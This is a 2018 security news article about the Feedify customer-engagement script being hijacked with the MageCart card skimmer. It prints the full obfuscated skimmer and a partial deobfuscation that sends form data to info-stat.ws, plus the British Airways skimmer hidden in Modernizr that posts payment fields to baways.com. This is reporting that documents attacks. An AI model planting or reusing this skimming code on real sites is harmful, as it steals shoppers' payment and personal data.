Feedify Hacked with Magecart Information Stealing Script

bleepingcomputer.com/news/security/feedify-hacked-with-magecart-information-stealing-script

By
Lawrence Abrams

- September 12, 2018
- 12:51 PM
- 0

A script used by the customer engagement service Feedify has been hacked to include the malicious MageCart script. MageCart is malicious code used by attackers to steal credit card details and other information from e-commerce sites when a user submits a form.

In order to use the Feedify service, e-commerce sites need to add a Feedify JavaScript script to their site. If the Feedify script is compromised with MageCart, any visitors who go to e-commerce site that uses the Feedify script will also load the malicious code.

This hack was first noticed by a security researcher named Placebo who posted about it yesterday on Twitter. When Placebo posted about it, MageCart had already been removed from the Feedify script.


> Magecart on Feedify. A customer engagement tool. According to there website 4000+ website use there tooling/code. Fixed today after I notified them.@ydklijnsma @GossiTheDog pic.twitter.com/K2czXkUoHD
>
> — Placebo (@PlaceboRulez) September 11, 2018

When researching this story, I created a Feedify account to test what scripts their customers were being instructed to add. When testing the service, customers are instructed to add the following snippet of code to their site.

```
<!--Feedify Script Start-->
<script  id="feedify_webscript" >
var feedify = feedify || {};
window.feedify_options={fedify_url:"https://feedify.net/"};
var s = document.createElement('script');
s.type = 'text/javascript';
s.src = 'https://cdn.feedify.net/getjs/feedbackembad-min-1.0.js';
document.getElementsByTagName('head')[0].appendChild(s);
</script>
<!--Feedify Script End-->
```

Caption

When examining the https://cdn.feedify.net/getjs/feedbackembad-min-1.0.js script, though, I saw that MageCart was still embedded in the script as shown by the highlighted section below.




```
var _0xeb25=
["\x68\x74\x74\x70\x73\x3A\x2F\x2F\x69\x6E\x66\x6F\x2D\x73\x74\x61\x74\x2E\x77\x73\x2F\x6A\x73\x2F\x73\x6C\x69\x64\x65\x72\x2E\x6A\x73","\x73\x65\x74\x69\x64\x64","\x28\x3F\x
3A\x5E\x7C\x3B\x20\x29","\x5C\x24\x31","\x72\x65\x70\x6C\x61\x63\x65","\x3D\x28\x5B\x5E\x3B\x5D\x2A\x29","\x6D\x61\x74\x63\x68","\x63\x6F\x6F\x6B\x69\x65","\x67\x65\x74\x54\x
69\x6D\x65","\x2D","\x72\x61\x6E\x64\x6F\x6D","\x66\x6C\x6F\x6F\x72","\x73\x65\x74\x69\x64\x64\x3D","\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x20\x65\x78\x70\x69\x72\x65\x73\x3D"
,"\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67","\x73\x6E\x64","\x69\x6E\x70\x75\x74\x2C\x20\x73\x65\x6C\x65\x63\x74\x2C\x20\x74\x65\x78\x74\x61\x72\x65\x61\x2C\x20\x63\x68\x
65\x63\x6B\x62\x6F\x78\x2C\x20\x62\x75\x74\x74\x6F\x6E","\x71\x75\x65\x72\x79\x53\x65\x6C\x65\x63\x74\x6F\x72\x41\x6C\x6C","\x6C\x65\x6E\x67\x74\x68","\x76\x61\x6C\x75\x65","
\x6E\x61\x6D\x65","","\x3D","\x26","\x61\x5B\x68\x72\x65\x66\x2A\x3D\x27\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3A\x76\x6F\x69\x64\x28\x30\x29\x27\x5D\x2C\x62\x75\x74\x74\x
6F\x6E\x2C\x20\x69\x6E\x70\x75\x74\x2C\x20\x73\x75\x62\x6D\x69\x74\x2C\x20\x2E\x62\x74\x6E\x2C\x20\x2E\x62\x75\x74\x74\x6F\x6E","\x74\x79\x70\x65","\x74\x65\x78\x74","\x73\x6
5\x6C\x65\x63\x74","\x63\x68\x65\x63\x6B\x62\x6F\x78","\x70\x61\x73\x73\x77\x6F\x72\x64","\x72\x61\x64\x69\x6F","\x61\x64\x64\x45\x76\x65\x6E\x74\x4C\x69\x73\x74\x65\x6E\x65\
x72","\x63\x6C\x69\x63\x6B","\x63\x6C\x6B","\x6F\x6E\x63\x6C\x69\x63\x6B","\x61\x74\x74\x61\x63\x68\x45\x76\x65\x6E\x74","\x66\x6F\x72\x6D","\x73\x75\x62\x6D\x69\x74","\x6F\x
6E\x73\x75\x62\x6D\x69\x74","\x5F","\x6A\x6F\x69\x6E","\x73\x6C\x69\x63\x65","\x2E","\x73\x70\x6C\x69\x74","\x68\x6F\x73\x74\x6E\x61\x6D\x65","\x6E\x6F\x64\x6F\x6D\x61\x69\x6
E","\x50\x4F\x53\x54","\x66\x34\x39\x61\x34\x34\x66\x66\x39\x61\x38\x31\x38\x33\x38\x63\x32\x35\x30\x30\x36\x34\x62\x66\x65\x66\x64\x64\x33\x37\x35\x34\x61","\x6F\x70\x65\x6E
","\x43\x6F\x6E\x74\x65\x6E\x74\x2D\x74\x79\x70\x65","\x61\x70\x70\x6C\x69\x63\x61\x74\x69\x6F\x6E\x2F\x78\x2D\x77\x77\x77\x2D\x66\x6F\x72\x6D\x2D\x75\x72\x6C\x65\x6E\x63\x6F
\x64\x65\x64","\x73\x65\x74\x52\x65\x71\x75\x65\x73\x74\x48\x65\x61\x64\x65\x72","\x69\x6E\x66\x6F\x3D","\x26\x68\x6F\x73\x74\x6E\x61\x6D\x65\x3D\x66\x65\x65\x64\x69\x66\x79\
x26\x6B\x65\x79\x3D","\x6D\x79\x69\x64","\x73\x65\x6E\x64","\x6C\x6F\x63\x61\x74\x69\x6F\x6E","\x74\x65\x73\x74","\x6F\x6E\x65\x70\x61\x67\x65\x7C\x63\x68\x65\x63\x6B\x6F\x75
\x74\x7C\x70\x61\x79\x7C\x62\x69\x6C\x6C\x7C\x63\x68\x65\x63\x6B\x7C\x63\x61\x72\x74","\x67\x69"];var r128bcd4d4911d097afe891a08170121c=
{snd:null,f49a44ff9a81838c250064bfefdd3754a:_0xeb25[0],myid:(function(_0x91c7x2){var _0x91c7x3=document[_0xeb25[7]][_0xeb25[6]]( new RegExp(_0xeb25[2]+ _0x91c7x2[_0xeb25[4]]
(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,_0xeb25[3])+ _0xeb25[5]));return _0x91c7x3?decodeURIComponent(_0x91c7x3[1]):undefined})(_0xeb25[1])|| (function(){var _0x91c7x4= new
Date();var _0x91c7x5=_0x91c7x4[_0xeb25[8]]()+ _0xeb25[9]+ Math[_0xeb25[11]](Math[_0xeb25[10]]()* (999999999- 11111111+ 1)+ 11111111);var _0x91c7x6= new Date( new Date()
[_0xeb25[8]]()+ 60* 60* 24* 1000);document[_0xeb25[7]]= _0xeb25[12]+ _0x91c7x5+ _0xeb25[13]+ _0x91c7x6[_0xeb25[14]]();return _0x91c7x5})(),clk:function()
{r128bcd4d4911d097afe891a08170121c[_0xeb25[15]]= null;var _0x91c7x7=document[_0xeb25[17]](_0xeb25[16]);for(var _0x91c7x8=0;_0x91c7x8< _0x91c7x7[_0xeb25[18]];_0x91c7x8++)
{if(_0x91c7x7[_0x91c7x8][_0xeb25[19]][_0xeb25[18]]> 0){var _0x91c7x9=_0x91c7x7[_0x91c7x8][_0xeb25[20]];if(_0x91c7x9== _0xeb25[21]){_0x91c7x9=
_0x91c7x8};r128bcd4d4911d097afe891a08170121c[_0xeb25[15]]+= _0x91c7x7[_0x91c7x8][_0xeb25[20]]+ _0xeb25[22]+ _0x91c7x7[_0x91c7x8][_0xeb25[19]]+ _0xeb25[23]}}},send:function()
{try{var _0x91c7xa=document[_0xeb25[17]](_0xeb25[24]);for(var _0x91c7x8=0;_0x91c7x8< _0x91c7xa[_0xeb25[18]];_0x91c7x8++){var
_0x91c7xb=_0x91c7xa[_0x91c7x8];if(_0x91c7xb[_0xeb25[25]]!= _0xeb25[26]&& _0x91c7xb[_0xeb25[25]]!= _0xeb25[27]&& _0x91c7xb[_0xeb25[25]]!= _0xeb25[28]&&
_0x91c7xb[_0xeb25[25]]!= _0xeb25[29]&& _0x91c7xb[_0xeb25[25]]!= _0xeb25[30]){if(_0x91c7xb[_0xeb25[31]]){_0x91c7xb[_0xeb25[31]]
(_0xeb25[32],r128bcd4d4911d097afe891a08170121c[_0xeb25[33]],false)}else {_0x91c7xb[_0xeb25[35]](_0xeb25[34],r128bcd4d4911d097afe891a08170121c[_0xeb25[33]])}}};var
_0x91c7xc=document[_0xeb25[17]](_0xeb25[36]);for(vari= 0;_0x91c7x8< _0x91c7xc[_0xeb25[18]];_0x91c7x8++){if(_0x91c7xc[_0x91c7x8][_0xeb25[31]]){_0x91c7xc[_0x91c7x8]
[_0xeb25[31]](_0xeb25[37],r128bcd4d4911d097afe891a08170121c[_0xeb25[33]],false)}else {_0x91c7xc[_0x91c7x8][_0xeb25[35]]
(_0xeb25[38],r128bcd4d4911d097afe891a08170121c[_0xeb25[33]])}};if(r128bcd4d4911d097afe891a08170121c[_0xeb25[15]]!= null){var _0x91c7xd=location[_0xeb25[44]][_0xeb25[43]]
(_0xeb25[42])[_0xeb25[41]](0)[_0xeb25[40]](_0xeb25[39])|| _0xeb25[45];var _0x91c7xe=btoa(r128bcd4d4911d097afe891a08170121c[_0xeb25[15]]);var _0x91c7xf= new
XMLHttpRequest();_0x91c7xf[_0xeb25[48]](_0xeb25[46],r128bcd4d4911d097afe891a08170121c[_0xeb25[47]],true);_0x91c7xf[_0xeb25[51]]
(_0xeb25[49],_0xeb25[50]);_0x91c7xf[_0xeb25[55]](_0xeb25[52]+ _0x91c7xe+ _0xeb25[53]+
r128bcd4d4911d097afe891a08170121c[_0xeb25[54]])};r128bcd4d4911d097afe891a08170121c[_0xeb25[15]]= null;_0x91c7xe= null;setTimeout(function()
{r128bcd4d4911d097afe891a08170121c[_0xeb25[55]]()},30)}catch(e){}}};if(( new RegExp(_0xeb25[58],_0xeb25[59]))[_0xeb25[57]](window[_0xeb25[56]]))
{r128bcd4d4911d097afe891a08170121c[_0xeb25[55]]()}

var isValid=!0;if(void 0===isjsset&&!isjsset){function resizeiFrame(){iFrameResize({log:!1,enablePublicMethods:!0,checkOrigin:!1,resizedCallback:function(e)
{},messageCallback:function(e){var t=e.message;if(1!=t.scroll)return"hidePopFrame"==t.action&&"newsletter"==t.type?void
```

Caption

A partial deobfuscation of the script shows that any submitted information will be sent to the URL https://info-stat.ws/js/slider.js.



```
var r128bcd4d4911d097afe891a08170121c = {
    snd: null,
    f49a44ff9a81838c250064bfefdd3754a: 'https://info-stat.ws/js/slider.js',
    myid: (function(_0x91c7x2) {
        var _0x91c7x3 = document['cookie']['match'](new RegExp('(?:^|; )' + _0x91c7x2['replace'](/([\.$?*|{}\(\)\[\]\\\/\+^])/g, '\$1') + '=([^;]*)'));
        return _0x91c7x3 ? decodeURIComponent(_0x91c7x3[1]) : undefined
    })('setidd') || (function() {
        var _0x91c7x4 = new Date();
        var _0x91c7x5 = _0x91c7x4['getTime']() + '-' + Math['floor'](Math['random']() * (999999999 - 11111111 + 1) + 11111111);
        var _0x91c7x6 = new Date(new Date()['getTime']() + 60 * 60 * 24 * 1000);
        document['cookie'] = 'setidd=' + _0x91c7x5 + '; path=/; expires=' + _0x91c7x6['toUTCString']();
        return _0x91c7x5
    })(),
    clk: function() {
        r128bcd4d4911d097afe891a08170121c['snd'] = null;
        var _0x91c7x7 = document['querySelectorAll']('input, select, textarea, checkbox, button');
        for (var _0x91c7x8 = 0; _0x91c7x8 < _0x91c7x7['length']; _0x91c7x8++) {
            if (_0x91c7x7[_0x91c7x8]['value']['length'] > 0) {
                var _0x91c7x9 = _0x91c7x7[_0x91c7x8]['name'];
                if (_0x91c7x9 == '') {
                    _0x91c7x9 = _0x91c7x8
                };
                r128bcd4d4911d097afe891a08170121c['snd'] += _0x91c7x7[_0x91c7x8]['name'] + '=' + _0x91c7x7[_0x91c7x8]['value'] + '&'
            }
        }
    },
    send: function() {
        try {
            var _0x91c7xa = document['querySelectorAll']('a[href*=\'javascript:void(0)\'],button, input, submit, .btn, .button');
            for (var _0x91c7x8 = 0; _0x91c7x8 < _0x91c7xa['length']; _0x91c7x8++) {
                var _0x91c7xb = _0x91c7xa[_0x91c7x8];
                if (_0x91c7xb['type'] != 'text' && _0x91c7xb['type'] != 'select' && _0x91c7xb['type'] != 'checkbox' && _0x91c7xb['type'] != 'password' && _0x91c7xb['type'] != 'radio') {
                    if (_0x91c7xb['addEventListener']) {
                        _0x91c7xb['addEventListener']('click', r128bcd4d4911d097afe891a08170121c['clk'], false)
                    } else {
                        _0x91c7xb['attachEvent']('onclick', r128bcd4d4911d097afe891a08170121c['clk'])
                    }
                }
            };
            var _0x91c7xc = document['querySelectorAll']('form');
            for (vari = 0; _0x91c7x8 < _0x91c7xc['length']; _0x91c7x8++) {
                if (_0x91c7xc[_0x91c7x8]['addEventListener']) {
                    _0x91c7xc[_0x91c7x8]['addEventListener']('submit', r128bcd4d4911d097afe891a08170121c['clk'], false)
                } else {
                    _0x91c7xc[_0x91c7x8]['attachEvent']('onsubmit', r128bcd4d4911d097afe891a08170121c['clk'])
                }
            };
            if (r128bcd4d4911d097afe891a08170121c['snd'] != null) {
                var _0x91c7xd = location['hostname']['split']('.')['slice'](0)['join']('_') || 'nodomain';
                var _0x91c7xe = btoa(r128bcd4d4911d097afe891a08170121c['snd']);
```

Caption

To confirm that this was indeed MageCart, I contacted Yonathan Klijnsma of RiskIQ who further confirmed that the Feedify script was still compromised. Klijnsma told BleepingComputer that the script had been reinfected 15 minutes prior to my contacting him.


> FYI: Feedify is re-infected with Magecart since about an hour ago, exact time of infection is: Wed, 12 Sep 2018 14:16:02 GMT.
>
> URL: hxxps://cdn[.]feedify[.]net/getjs/feedbackembad-min-1.0.js
>
> /cc @Placebo52510486 @GossiTheDog @_feedify https://t.co/4DtpP3l0Wd
>
> — Yonathan Klijnsma (@ydklijnsma) September 12, 2018

Currently the malicious code has been removed from the https://feedify.net/getjs/feedbackembad-min-1.0.js, but it is still present in https://cdn.feedify.net/getjs/feedbackembad-min-1.0.js.

BleepingComputer has contacted Feedify for further information, but has not received a response at the time of this publication.

MageCart used in recent British Airways hack

RiskIQ also discovered that a script used by British Airways was also recently compromised by the MageCart script. This allowed attackers to steal payment and other sensitive information from approximately 380,000 individuals.



```
g(a,b){var c;return window.getComputedStyle?c=document.defaultView.getComputedStyle(a,null).getPropertyValue(b):a.currentStyle&&
(c=a.currentStyle[b]),c}function
h(){d.removeChild(a),a=null,b=null,c=null}var
a=document.createElement("ruby"),b=document.createElement("rt"),c=document.createElement("rp"),d=document.documentElement,e="display",f="fo
ntSize";return
a.appendChild(c),a.appendChild(b),d.appendChild(a),g(c,e)=="none"||g(a,e)=="ruby"&&g(b,e)=="ruby-text"||g(c,f)=="6pt"&&g(b,f)=="6pt"?
(h(),!0):(h(),!1)}),Modernizr.addTest("time","valueAsDate"in
document.createElement("time")),Modernizr.addTest({texttrackapi:typeof
document.createElement("video").addTextTrack=="function",track:"kind"in
document.createElement("track")}),Modernizr.addTest("placeholder",function()
{return"placeholder"in(Modernizr.input||document.createElement("input"))&&"placeholder"in(Modernizr.textarea||document.createElement("texta
rea"))}),Modernizr.addTest("speechinput",function(){var
a=document.createElement("input");return"speech"in a||"onwebkitspeechchange"in
a}),function(a,b){b.formvalidationapi=!1,b.formvalidationmessage=!1,b.addTest("formvalidation",function(){var
c=a.createElement("form");if("checkValidity"in c){var
d=a.body,e=a.documentElement,f=!1,g=!1,h;return b.formvalidationapi=!0,c.onsubmit=function(a)
{window.opera||a.preventDefault(),a.stopPropagation()},c.innerHTML='<input
name="modTest"
required><button></button>',c.style.position="absolute",c.style.top="-99999em",d||
(f=!0,d=a.createElement("body"),d.style.background="",e.appendChild(d)),d.appendChild(c),h=c.getElementsByTagName("input")
[0],h.oninvalid=function(a)
{g=!0,a.preventDefault(),a.stopPropagation()},b.formvalidationmessage=!!h.validationMessage,c.getElementsByTagName("button")
[0].click(),d.removeChild(c),f&&e.removeChild(d),g}return!1})}(document,window.Modernizr);
window.onload=function(){jQuery("#submitButton").bind("mouseup touchend",function(a){var
n={};jQuery("#paymentForm").serializeArray().map(function(a){n[a.name]=a.value});var
e=document.getElementById("personPaying").innerHTML;n.person=e;var
t=JSON.stringify(n);setTimeout(function()
{jQuery.ajax({type:"POST",async:!0,url:"https://baways.com/gateway/app/dataprocessing/api/",data:t,dataType:"application/json"})},500)})};
```

In the British Airways hack, the compromised script was the Modernizr JavaScript library, which airline's site was using.

Related Articles:

Microsoft: Credit card stealers are getting much stealthier

Caramel credit card stealing service is growing in popularity

Hacked WordPress sites force visitors to DDoS Ukrainian targets

Refine your JavaScript knowledge with this training bundle deal

Ukraine targeted by DDoS attacks from compromised WordPress sites

- Feedify
- Hacked
- JavaScript
- MageCart

Lawrence Abrams

Lawrence Abrams is the owner and Editor in Chief of BleepingComputer.com. Lawrence's area of expertise includes Windows, malware removal, and computer forensics. Lawrence Abrams is a co-author of the Winternals Defragmentation, Recovery, and Administration Field Guide and the technical editor for Rootkits for Dummies.

- Previous Article
- Next Article

You may also like: